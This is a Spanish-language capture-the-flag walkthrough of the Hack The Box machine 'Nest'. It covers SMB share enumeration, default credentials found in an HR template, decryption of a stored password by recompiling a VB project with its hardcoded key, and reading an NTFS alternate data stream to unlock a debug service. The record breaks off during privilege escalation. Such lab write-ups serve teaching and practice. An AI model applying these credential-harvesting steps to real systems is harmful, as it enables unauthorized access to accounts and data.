



HTB MÁQUINA NEST

Veamos las características de la Máquina, vemos que tiene una puntuación de 3.9, es una maquina en Windows y que está en la categoría de Nivel Medio.



- User:

Lo primero que realizamos es un nmap, para saber que puertos tiene abiertos esta máquina y solo encontramos el puerto 445 y 4386, así que vamos a ver que podemos realizar con alguno de estos puertos.

```

root@kali:~/nmap# ./hackthebox/West-10.10.10.178# cat nmap
# Nmap 7.80 scan initiated Tue Jan 28 08:24:45 2020 as: nmap -sC -sV -O -p445,4386 -o nmap 10.10.10.178
Nmap scan report for 10.10.10.178
Host is up (0.21s latency).

PORT      STATE SERVICE      VERSION
445/tcp   open  microsoft-ds?
4386/tcp  open  unknown
|_ fingerprint-strings:
|_   DNSStatusRequestTCP, DNSVersionBindReqTCP, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NULL, RPCCheck, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie, X11Probe:
|_   Reporting Service V1.2
|_   FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, RTSPRequest, SIPOptions:
|_   Reporting Service V1.2
|_   Unrecognised command
Help:
|_   Reporting Service V1.2
|_   This service allows users to run queries against databases using the legacy HQK format
|_   AVAILABLE COMMANDS ---
|_   LIST
|_   SETDIR <Directory Name>
|_   RUNQUERY <query ID>
|_   DEBUG <password>
|_   HELP <command>
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n

```

Realizamos una consulta con smbclient a nuestra máquina y nos encontramos con 6 directorios, ahora solo debemos empezar a enumerar nuestra máquina, para saber a que directorios tenemos acceso sin password y que podemos encontrar que nos ayude en búsqueda de nuestra primera flag.



Nest

```
angussMoody 0 • 2 bash
root@angussMoody:~/hackthebox/Nest-10.10.10.178# smbclient -N -L 10.10.10.178

Sharename      Type            Comment
-----
ADMIN$         Disk            Remote Admin
C$             Disk            Default share
Data           Disk
IPC$           IPC             Remote IPC
Secure$        Disk
Users          Disk

SMB1 disabled -- no workgroup available
root@angussMoody:~/hackthebox/Nest-10.10.10.178#
```

```
angussMoody 0 • 2 smbclient
root@angussMoody:~/hackthebox/Nest-10.10.10.178# smbclient -N //10.10.10.178/Data
Try "help" to get a list of possible commands.
smb: \> dir
.                D           0 Wed Aug 7 17:53:46 2019
..               D           0 Wed Aug 7 17:53:46 2019
IT               D           0 Wed Aug 7 17:58:07 2019
Production       D           0 Mon Aug 5 16:53:38 2019
Reports          D           0 Mon Aug 5 16:53:44 2019
Shared           D           0 Wed Aug 7 14:07:51 2019

10485247 blocks of size 4096. 6543906 blocks available
smb: \> cd Shared\
smb: \Shared\> dir
.                D           0 Wed Aug 7 14:07:51 2019
..               D           0 Wed Aug 7 14:07:51 2019
Maintenance      D           0 Wed Aug 7 14:07:32 2019
Templates        D           0 Wed Aug 7 14:08:07 2019

10485247 blocks of size 4096. 6543906 blocks available
smb: \Shared\> cd Templates\
smb: \Shared\Templates\> dir
.                D           0 Wed Aug 7 14:08:07 2019
..               D           0 Wed Aug 7 14:08:07 2019
HR               D           0 Wed Aug 7 14:08:01 2019
Marketing        D           0 Wed Aug 7 14:08:06 2019

10485247 blocks of size 4096. 6543906 blocks available
smb: \Shared\Templates\> cd HR\
smb: \Shared\Templates\HR\> dir
.                D           0 Wed Aug 7 14:08:01 2019
..               D           0 Wed Aug 7 14:08:01 2019
Welcome Email.txt A           425 Wed Aug 7 17:55:36 2019

10485247 blocks of size 4096. 6543906 blocks available
smb: \Shared\Templates\HR\> get "Welcome Email.txt"
getting file \Shared\Templates\HR\Welcome Email.txt of size 425 as Welcome Email.txt (0,2 KiloBytes/sec) (average 0,2 KiloBytes/sec)
smb: \Shared\Templates\HR\>
```

Enumerando un poco nos encontramos que en el directorio Data\Share\Templates\HR se encuentra un archivo de bienvenida, lo descargamos para revisar que es este archivo.

Vemos que al parecer es una plantilla de bienvenida para el personal nuevo, con un usuario y una password por defecto.

```
Welcome Email.txt
~/hackthebox/Nest-10.10.10.178
1 We would like to extend a warm welcome to our newest member of staff, <FIRSTNAME>
2 <SURNAME>
3 You will find your home folder in the following location:
4 \\HTB-NEST\Users\<USERNAME>
5
6 If you have any issues accessing specific services or workstations, please inform the
7 IT department and use the credentials below until all systems have been set up for you.
8
9 Username: TempUser
10 Password: welcome2019
11
12
13 Thank you
14 HR
```

```
angussMoody 0 • 2 smbclient
root@angussMoody:~/hackthebox/Nest-10.10.10.178# smbclient -N //10.10.10.178/Users
Try "help" to get a list of possible commands.
smb: \> dir
.                D           0 Sat Jan 25 18:04:21 2020
..               D           0 Sat Jan 25 18:04:21 2020
Administrator    D           0 Wed Feb 12 15:01:16 2020
C.Smith          D           0 Sun Jan 26 02:21:44 2020
L.Frost          D           0 Thu Aug 8 12:03:01 2019
R.Thompson       D           0 Thu Aug 8 12:02:50 2019
TempUser         D           0 Wed Aug 7 17:55:56 2019

10485247 blocks of size 4096. 6543888 blocks available
smb: \>
```

Siguiendo con la enumeración nos encontramos con los directorios de los usuarios de esta máquina, sin poder realizar ninguna acción en ellos o encontrar algún archivo interesante, pero ya sabemos los user de esta máquina



Nest

```
angussMoody 0 2 smbclient
root@angussMoody: ~/hackthebox/Nest-10.10.10.178# smbclient //10.10.10.178/Data -U TempUser
Enter WORKGROUP\TempUser's password:
Try "help" to get a list of possible commands.
smb: \> dir
.                D           0   Wed Aug  7 17:53:46 2019
..               D           0   Wed Aug  7 17:53:46 2019
IT                D           0   Wed Aug  7 17:58:07 2019
Production       D           0   Mon Aug  5 16:53:38 2019
Reports          D           0   Mon Aug  5 16:53:44 2019
Shared           D           0   Wed Aug  7 14:07:51 2019

10485247 blocks of size 4096. 6544970 blocks available
smb: \> cd IT\
smb: \IT\> dir
.                D           0   Wed Aug  7 17:58:07 2019
..               D           0   Wed Aug  7 17:58:07 2019
Archive          D           0   Mon Aug  5 17:33:58 2019
Configs          D           0   Wed Aug  7 17:59:34 2019
Installs         D           0   Wed Aug  7 17:08:30 2019
Reports          D           0   Sat Jan 25 19:09:13 2020
Tools            D           0   Mon Aug  5 17:33:43 2019

10485247 blocks of size 4096. 6544970 blocks available
smb: \IT\> cd Configs\
smb: \IT\Configs\> dir
.                D           0   Wed Aug  7 17:59:34 2019
..               D           0   Wed Aug  7 17:59:34 2019
Adobe            D           0   Wed Aug  7 14:20:09 2019
Atlas            D           0   Tue Aug  6 06:16:18 2019
DLink            D           0   Tue Aug  6 08:25:27 2019
Microsoft        D           0   Wed Aug  7 14:23:26 2019
NotepadPlusPlus  D           0   Wed Aug  7 14:31:37 2019
RU Scanner       D           0   Wed Aug  7 15:01:13 2019
Server Manager   D           0   Tue Aug  6 08:25:19 2019

10485247 blocks of size 4096. 6545806 blocks available
smb: \IT\Configs\> cd NotepadPlusPlus\
smb: \IT\Configs\NotepadPlusPlus\> dir
.                D           0   Wed Aug  7 14:31:37 2019
..               D           0   Wed Aug  7 14:31:37 2019
config.xml       A        6451 Wed Aug  7 18:01:25 2019
shortcuts.xml    A        2108 Wed Aug  7 14:30:27 2019

10485247 blocks of size 4096. 6545806 blocks available
smb: \IT\Configs\NotepadPlusPlus\> get config.xml
getting file \IT\Configs\NotepadPlusPlus\config.xml of size 6451 as config.xml (5,7 KiloBytes/sec) (average
5,7 KiloBytes/sec)
smb: \IT\Configs\NotepadPlusPlus\>
```

Iniciamos enumeración con las credenciales encontradas anteriormente, y nos encontramos un archivo interesante llamado config.xml, al leer este archivo, nos muestra una ruta interesante dentro del directorio Secure\$ y nos nombra uno de los usuarios

```
<Replace name="C:\ndevent" />
</FindHistory>
<History nbMaxFile="15" inSubMenu="no" customLength="-1">
  <File filename="C:\Windows\System32\drivers\etc\hosts" />
  <File filename="\\HTB-NEST\Secure$\IT\Carl\Temp.txt" />
  <File filename="C:\Users\C.Smith\Desktop\todo.txt" />
</History>
</NotepadPlus>
```

Además, nos encontramos con otro archivo llamado RU_Config.xml que a primera viste parece un texto en base64 y el mismo usuario C.Smith

```
smb: \IT\> cd Configs\
smb: \IT\Configs\> dir
.                D           0   Wed Aug  7 17:59:34 2019
..               D           0   Wed Aug  7 17:59:34 2019
Adobe            D           0   Wed Aug  7 14:20:09 2019
Atlas            D           0   Tue Aug  6 06:16:18 2019
DLink            D           0   Tue Aug  6 08:25:27 2019
Microsoft        D           0   Wed Aug  7 14:23:26 2019
NotepadPlusPlus  D           0   Wed Aug  7 14:31:37 2019
RU Scanner       D           0   Wed Aug  7 15:01:13 2019
Server Manager   D           0   Tue Aug  6 08:25:19 2019

10485247 blocks of size 4096. 6545053 blocks available
smb: \IT\Configs\> cd "Ru Scanner"
smb: \IT\Configs\Ru Scanner\> dir
.                D           0   Wed Aug  7 15:01:13 2019
..               D           0   Wed Aug  7 15:01:13 2019
RU_config.xml    A         270 Thu Aug  8 14:49:37 2019

10485247 blocks of size 4096. 6545053 blocks available
smb: \IT\Configs\Ru Scanner\>
```

```
RU_config.xml
~/hackthebox/Nest-10.10.10.178
1 <?xml version="1.0"?>
2 <ConfigFile xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://
3   www.w3.org/2001/XMLSchema">
4   <Port>389</Port>
5   <Username>c.smith</Username>
6   <Password>fTEzAfYDoz1YzkqhQKH6GpFYKp1XY5hm7bj0P86yYxE=</Password>
7 </ConfigFile>
```

Pero al tratar de decodificar el texto nos damos cuenta que no es en base64 así que seguimos enumerando



Nest

Como vimos en el archivo de config.xml hay una ruta dentro del directorio Secure\$, así que ingresamos a esa ruta y nos encontramos con un directorio llamado RU que al parecer es un proyecto en Visual Studio, nos descargamos todo el directorio y nos pasamos para una máquina Windows, donde podremos compilar el archivo.

```
angussMoody 0 • 2 smbclient
root@angussMoody: ~/hackthebox/Nest-10.10.10.178# smbclient //10.10.10.178/Secure$ -U TempUser
Enter WORKGROUP\TempUser's password:
Try "help" to get a list of possible commands.
smb: \> dir
.                D          0   Wed Aug  7 18:08:12 2019
..               D          0   Wed Aug  7 18:08:12 2019
Finance          D          0   Wed Aug  7 14:40:13 2019
HR               D          0   Wed Aug  7 18:08:11 2019
IT               D          0   Thu Aug  8 05:59:25 2019

10485247 blocks of size 4096. 6545202 blocks available
smb: \> cd IT\
smb: \IT\> dir
NT_STATUS_ACCESS_DENIED listing \IT\
smb: \IT\> cd carl\
smb: \IT\carl\> dir
.                D          0   Wed Aug  7 14:42:14 2019
..               D          0   Wed Aug  7 14:42:14 2019
Docs             D          0   Wed Aug  7 14:44:00 2019
Reports          D          0   Tue Aug  6 08:45:40 2019
VB Projects      D          0   Tue Aug  6 09:41:55 2019


10485247 blocks of size 4096. 6545202 blocks available
smb: \IT\carl\> cd "VB Projects"
smb: \IT\carl\VB Projects\> dir
.                D          0   Tue Aug  6 09:41:55 2019
..               D          0   Tue Aug  6 09:41:55 2019
Production      D          0   Tue Aug  6 09:07:13 2019
WIP              D          0   Tue Aug  6 09:47:41 2019

10485247 blocks of size 4096. 6545202 blocks available
smb: \IT\carl\VB Projects\> cd WIP\
smb: \IT\carl\VB Projects\WIP\> dir
.                D          0   Tue Aug  6 09:47:41 2019
..               D          0   Tue Aug  6 09:47:41 2019
RU               D          0   Fri Aug  9 10:36:45 2019

10485247 blocks of size 4096. 6545202 blocks available
smb: \IT\carl\VB Projects\WIP\> cd RU\
smb: \IT\carl\VB Projects\WIP\RU\> dir
.                D          0   Fri Aug  9 10:36:45 2019
..               D          0   Fri Aug  9 10:36:45 2019
RUScanner        D          0   Wed Aug  7 17:05:54 2019
RUScanner.sln    A          871 Tue Aug  6 09:45:36 2019

10485247 blocks of size 4096. 6545202 blocks available
smb: \IT\carl\VB Projects\WIP\RU\>
```

Nos pasamos a Windows y abrimos nuestro proyecto en Visual Studio y le damos iniciar, el nos compila este proyecto, y nos crea unos archivos dentro del directorio Debug, pero nos da un error, el cual nos dice que nos falta un archivo para compilar el proyecto y que este archivo está bajo el nombre de RU_Config.xml, y este archivo ya lo conocemos así que vamos a poner este archivo en el directorio que nos indica.





Nest

Corremos de nuevo el proyecto y este nos corre sin ningún error, ahora entender un poco que es lo que está realizando este proyecto y vemos que es un proyecto para descryptar la password

```
Module1.vb*  x  Utils.vb  ConfigFile.vb  SsoIntegration.vb
RU Scanner  -  Module1  -  Main
1  Module Module1
2
3  Sub Main()
4      Dim Config As ConfigFile = ConfigFile.LoadFromFile("RU_Config.xml")
5      Dim test As New SsoIntegration With {.Username = Config.Username, .Password = Utils.DecryptString(Config.Password)}
6
7  End Sub
8
9
10 End Module
```

Al parecer lo que hace es descryptar la password de C.Smith y antes de terminar el la borra de memoria, entonces ahora lo que debemos hacer es encontrar una forma de capturar esta password.

```
1 referencia
Public Shared Function DecryptString(EncryptedString As String) As String
    If String.IsNullOrEmpty(EncryptedString) Then
        Return String.Empty
    Else
        Return Decrypt(EncryptedString, "N3st22", "88552299", 2, "464R5DFA5DL6LE28", 256)
    End If
End Function

0 referencias
Public Shared Function EncryptString(PlainString As String) As String
    If String.IsNullOrEmpty(PlainString) Then
        Return String.Empty
    Else
        Return Encrypt(PlainString, "N3st22", "88552299", 2, "464R5DFA5DL6LE28", 256)
    End If
End Function

1 referencia
Public Shared Function Encrypt(ByVal plainText As String, _
    ByVal passPhrase As String, _
    ByVal saltValue As String, _
    ByVal passwordIterations As Integer, _
    ByVal initVector As String, _
    ByVal keySize As Integer) _
    As String

    Dim initVectorBytes As Byte() = Encoding.ASCII.GetBytes(initVector)
    Dim saltValueBytes As Byte() = Encoding.ASCII.GetBytes(saltValue)
    Dim plainTextBytes As Byte() = Encoding.ASCII.GetBytes(plainText)
    Dim password As New Rfc2898DeriveBytes(passPhrase, _
        saltValueBytes, _
        passwordIterations)

    Dim keyBytes As Byte() = password.GetBytes(CInt(keySize / 8))
    Dim symmetricKey As New AesCryptoServiceProvider
    symmetricKey.Mode = CipherMode.CBC
    Dim encryptor As ICryptoTransform = symmetricKey.CreateEncryptor(keyBytes, initVectorBytes)
    Using memoryStream As New IO.MemoryStream()
        Using cryptoStream As New CryptoStream(memoryStream, _
            encryptor, _
            CryptoStreamMode.Write)
            cryptoStream.Write(plainTextBytes, 0, plainTextBytes.Length)
            cryptoStream.FlushFinalBlock()
            Dim cipherTextBytes As Byte() = memoryStream.ToArray()
            memoryStream.Close()
            cryptoStream.Close()
            Return Convert.ToBase64String(cipherTextBytes)
        End Using
    End Using
End Function
```




Nest

Modificamos el código para agregar un Console.WriteLine de la password y realizamos una depuración paso a paso del proceso

```
Module1
1 0 referencias
2
3 Sub Main()
4     Dim Config As ConfigFile = ConfigFile.LoadFromFile("RU_Config.xml")
5     Dim test As New SsoIntegration With {.Username = Config.Username, .Password = Utils.DecryptString(Config.Password)}
6
7     Console.WriteLine(test.Password)
8
9 End Sub
10
11 End Module
12
```

Y es de esta manera que nos encontramos con la password del usuario C.Smith.

Imprimiendo un test.password.



Otra forma de poder visualizar la password es guardar el proyecto con la línea que le agregamos y correr el DbPof.exe desde el símbolo del sistema.

```
Símbolo del sistema

D:\>cd kali linux

D:\kali linux>cd writeup\Nest\RU\RuScanner\bin\Debug

D:\kali linux\writeup\Nest\RU\RuScanner\bin\Debug>dir
El volumen de la unidad D no tiene etiqueta.
El número de serie del volumen es: AAB4-5608

Directorio de D:\kali linux\writeup\Nest\RU\RuScanner\bin\Debug

13/02/2020 11:52 a. m. <DIR> .
13/02/2020 11:52 a. m. <DIR> ..
13/02/2020 11:52 a. m. 12.288 DbPof.exe
13/02/2020 11:52 a. m. 36.352 DbPof.pdb
13/02/2020 11:52 a. m. 655 DbPof.xml
13/02/2020 09:14 a. m. 270 RU_config.xml
4 archivos 49.565 bytes
2 dirs 291.112.820.736 bytes libres

D:\kali linux\writeup\Nest\RU\RuScanner\bin\Debug>DbPof.exe
xRrRxPANCAK35xRxRx

D:\kali linux\writeup\Nest\RU\RuScanner\bin\Debug>
```




Nest

ahora solo nos queda iniciar con las credenciales de C.Smith encontradas en el directorio Users.

```
angussMoody 0 • 2 smbclient
root@angussMoody:~/hackthebox/Nest-10.10.10.178# smbclient //10.10.10.178/Users -U c.smith
Enter WORKGROUP\C.Smith's password:
Try "help" to get a list of possible commands.
smb: \> dir
.                D          0  Sat Jan 25 18:04:21 2020
..               D          0  Sat Jan 25 18:04:21 2020
Administrator    D          0  Fri Aug  9 10:08:23 2019
C.Smith           D          0  Sun Jan 26 02:21:44 2020
L.Frost           D          0  Thu Aug  8 12:03:01 2019
R.Thompson        D          0  Thu Aug  8 12:02:50 2019
TempUser          D          0  Wed Aug  7 17:55:56 2019

10485247 blocks of size 4096. 6543889 blocks available
smb: \> cd C.Smith\
smb: \C.Smith\> dir
.                D          0  Sun Jan 26 02:21:44 2020
..               D          0  Sun Jan 26 02:21:44 2020
HQQ Reporting    D          0  Thu Aug  8 18:06:17 2019
user.txt         A          32  Thu Aug  8 18:05:24 2019

10485247 blocks of size 4096. 6543889 blocks available
smb: \C.Smith\> get user.txt
getting file \C.Smith\user.txt of size 32 as user.txt (0,0 KiloBytes/sec) (average 0,0 KiloBytes/sec)
smb: \C.Smith\>
```

de esta manera obtenemos nuestra primer flag.

- **Escalada de Privilegios:**

```
angussMoody 0 • 2 smbclient
root@angussMoody:~/hackthebox/Nest-10.10.10.178# smbclient //10.10.10.178/Users -U C.Smith
Enter WORKGROUP\C.Smith's password:
Try "help" to get a list of possible commands.
smb: \> cd C.Smith\
smb: \C.Smith\> dir
.                D          0  Sun Jan 26 02:21:44 2020
..               D          0  Sun Jan 26 02:21:44 2020
HQQ Reporting    D          0  Thu Aug  8 18:06:17 2019
user.txt         A          32  Thu Aug  8 18:05:24 2019

10485247 blocks of size 4096. 6543866 blocks available
smb: \C.Smith\> cd "HQQ Reporting"
smb: \C.Smith\HQQ Reporting\> dir
.                D          0  Thu Aug  8 18:06:17 2019
..               D          0  Thu Aug  8 18:06:17 2019
AD Integration Module D          0  Fri Aug  9 07:18:42 2019
Debug Mode Password.txt A          0  Thu Aug  8 18:08:17 2019
HQQ_Config_Backup.xml A         249  Thu Aug  8 18:09:05 2019

10485247 blocks of size 4096. 6543866 blocks available
smb: \C.Smith\HQQ Reporting\> get "HQQ_Config_Backup.xml"
getting file \C.Smith\HQQ Reporting\HQQ_Config_Backup.xml of size 249 as HQK_Config_Backup.xml (0,2 KiloBytes/sec) (average 0,2 KiloBytes/sec)
smb: \C.Smith\HQQ Reporting\>
```

Vamos a realizar una enumeración con las credenciales que tenemos en este momento y nos encontramos con un archivo .xml

Que nos da un indicio del puerto 4386 que vimos en el escaneo.

```
HQQ_Config_Backup.xml
1 <?xml version="1.0"?>
2 <ServiceSettings xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
3   <Port>4386</Port>
4   <QueryDirectory>C:\Program Files\HQQ\ALL QUERIES</QueryDirectory>
5 </ServiceSettings>
```



Nest

También nos encontramos con binario llamado HqkLdap.exe y vemos un archivo llamado Debug Mode Password.txt, que al descargarlo no nos muestra nada y nos dice que el peso es 0 bytes, leyendo un poco en el foro nos dice que no está vacío como muestra en ese momento.

```

angussMoody 0 • 2 smbclient
root@angussMoody:~/hackthebox/Nest-10.10.10.178# smbclient //10.10.10.178/Users -U C.Smith
Enter WORKGROUP\C.Smith's password:
Try "help" to get a list of possible commands.
smb: \> cd C.Smith\
smb: \C.Smith\> dir
.
..
Hqk Reporting
user.txt
10485247 blocks of size 4096. 6544155 blocks available
smb: \C.Smith\> cd "Hqk Reporting"
smb: \C.Smith\Hqk Reporting\> dir
.
..
AD Integration Module
Debug Mode Password.txt
Hqk_Config_Backup.xml
10485247 blocks of size 4096. 6544155 blocks available
smb: \C.Smith\Hqk Reporting\> cd "AD Integration Module"
smb: \C.Smith\Hqk Reporting\AD Integration Module\> dir
.
..
HqkLdap.exe
10485247 blocks of size 4096. 6544155 blocks available
smb: \C.Smith\Hqk Reporting\AD Integration Module\> get HqkLdap.exe
getting file \C.Smith\Hqk Reporting\AD Integration Module\HqkLdap.exe of size 17408 as HqkLdap.exe (12,4 KiloBytes/sec) (average 12,4 KiloBytes/sec)
smb: \C.Smith\Hqk Reporting\AD Integration Module\>

```

Así que damos un help, para saber que comandos podemos ejecutar y nos encontramos con el comando allinfo, vamos a ver que nos dice este archivo con este comando.

```

smb: \C.Smith\Hqk Reporting\> help
?
allinfo
altname
archive
backup
blocksize
cancel
case_sensitive
cd
chmod
chown
close
del
deltree
dir
du
echo
exit
get
getfacl
geteas
hardlink
help
history
iosize
lcd
link
lock
lowercase
ls
l
mask
md
mget
mkdir
more
mput
newer
notify
open
posix
posix_encrypt
posix_open
posix_mkdir
posix_rmdir
posix_unlink
posix_whoami
print
prompt
put
pwd
q
queue
quit
readlink
rd
recurse
reget
rename
reput
rm
rmdir
showacl
setea
setmode
scopy
stat
symlink
tar
tarmode
timeout
translate
unlock
volume
vuid
wdel
logon
listconnect
showconnect
tcon
tdis
tid
utimes
logoff
..
!
smb: \C.Smith\Hqk Reporting\>

```

```

smb: \C.Smith\Hqk Reporting\> allinfo "Debug Mode Password.txt"
altname: DEBUGM-1.TXT
create_time: jue ago 8 18:06:12 2019 -05
access_time: jue ago 8 18:06:12 2019 -05
write_time: jue ago 8 18:08:17 2019 -05
change_time: jue ago 8 18:08:17 2019 -05
attributes: A (20)
stream: [::$DATA], 0 bytes
stream: [::Password::$DATA], 15 bytes
smb: \C.Smith\Hqk Reporting\>

```

Nos dice que al parecer almacena una password y que en realidad el peso es de 15 bytes, vamos a descargarlo con estos parámetros.




Nest

```
angussMoody 0 • 2 smbclient
root@angussMoody:~/hackthebox/Nest-10.10.10.178# smbclient //10.10.10.178/Users -U C.Smith
Enter WORKGROUP\C.Smith's password:
Try "help" to get a list of possible commands.
smb: \> cd C.Smith\
smb: \C.Smith\> dir
.                D          0 Sun Jan 26 02:21:44 2020
..               D          0 Sun Jan 26 02:21:44 2020
HOK Reporting    D          0 Thu Aug  8 18:06:17 2019
user.txt         A          32 Thu Aug  8 18:05:24 2019

10485247 blocks of size 4096. 6545177 blocks available
smb: \C.Smith\> cd "HOK Reporting"
smb: \C.Smith\HOK Reporting\> dir
.                D          0 Thu Aug  8 18:06:17 2019
..               D          0 Thu Aug  8 18:06:17 2019
AD Integration Module D        0 Fri Aug  9 07:18:42 2019
Debug Mode Password.txt A        0 Thu Aug  8 18:08:17 2019
HOK_Config_Backup.xml A       249 Thu Aug  8 18:09:05 2019

10485247 blocks of size 4096. 6545177 blocks available
smb: \C.Smith\HOK Reporting\> get "Debug Mode Password.txt:password:$DATA"
getting file \C.Smith\HOK Reporting\Debug Mode Password.txt:password:$DATA of size 15 as Deb
ug Mode Password.txt:password:$DATA (0,0 KiloBytes/sec) (average 0,0 KiloBytes/sec)
smb: \C.Smith\HOK Reporting\>
```

Descargamos el archivo y le anexamos :password:\$DATA y este nos da lo que al parecer es una password, ahora en este punto, tenemos un password y un puerto



para explorar

```
angussMoody 0 • 2 bash
root@angussMoody:~/hackthebox/Nest-10.10.10.178# netcat 10.10.10.178 4386
HOK Reporting Service V1.2
>help
Session timed out
```

Vamos a ver qué servicio podemos encontrar en ese puerto, tratamos de conectarnos por medio de netcat y nos da una respuesta de HOK Reporting Service V1.2 pero no logramos conexión

Pero cuando tratamos de conectarnos con telnet obtenemos respuesta y establecemos una conexión, ahora debemos enumerar, para saber si encontramos algo más de lo tenemos hasta el momento.

```
angussMoody 0 • 2 telnet
root@angussMoody:~/hackthebox/Nest-10.10.10.178# telnet 10.10.10.178 4386
Trying 10.10.10.178...
Connected to 10.10.10.178.
Escape character is '^]'.
HOK Reporting Service V1.2
>help
This service allows users to run queries against databases using the legacy HOK
K format
--- AVAILABLE COMMANDS ---
LIST
SETDIR <Directory Name>
RUNQUERY <Query ID>
DEBUG <Password>
HELP <Command>
>
```

```
angussMoody 0 • 2 telnet
root@angussMoody:~/hackthebox/Nest-10.10.10.178# telnet 10.10.10.178 4386
Trying 10.10.10.178...
Connected to 10.10.10.178.
Escape character is '^]'.
HOK Reporting Service V1.2
>help
This service allows users to run queries against databases using the legacy HOK
K format
--- AVAILABLE COMMANDS ---
LIST
SETDIR <Directory Name>
RUNQUERY <Query ID>
DEBUG <Password>
HELP <Command>
>DEBUG WBQ201953D8w
Debug mode enabled. Use the HELP command to view additional commands that are
now available
>SESSION
--- Session Information ---
Session ID: e7d67c0b-4360-4f33-9f55-280253101768
Debug: True
Started At: 2/20/2020 2:56:01 PM
Server Endpoint: 10.10.10.178:4386
Client Endpoint: 10.10.14.244:41078
Current Query Directory: C:\Program Files\HOK\ALL QUERIES
>
```

Dándole el comando help nos da los comandos y nos dice que con DEBUG y una password podremos tener una sesión, así que hacemos esto con el password encontrado anteriormente.

Y de esta manera ya tenemos una sesión, así que vamos a enumerar la máquina para ver que podemos encontrar.



Nest

Como vemos en la sesión nos encontramos en ALL QUERIES así que con SETDIR .. nos vamos al directorio de HQK para ver que podemos encontrar.

Enumerando este directorio vemos que el archivo HQK_Config.xml nos da la password que ya habíamos encontrado y vemos un directorio llamado LDAP, vamos a ver que nos encontramos en este directorio.

```
>LIST

Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command

QUERY FILES IN CURRENT DIRECTORY

[DIR] ALL QUERIES
[DIR] LDAP
[DIR] Logs
[1] HqkSvc.exe
[2] HqkSvc.InstallState
[3] HQK_Config.xml

Current Directory: HQK
>
```

```
>SETDIR LDAP

Current directory set to LDAP
>LIST

Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command

QUERY FILES IN CURRENT DIRECTORY

[1] HqkLdap.exe
[2] Ldap.conf

Current Directory: LDAP
>
```

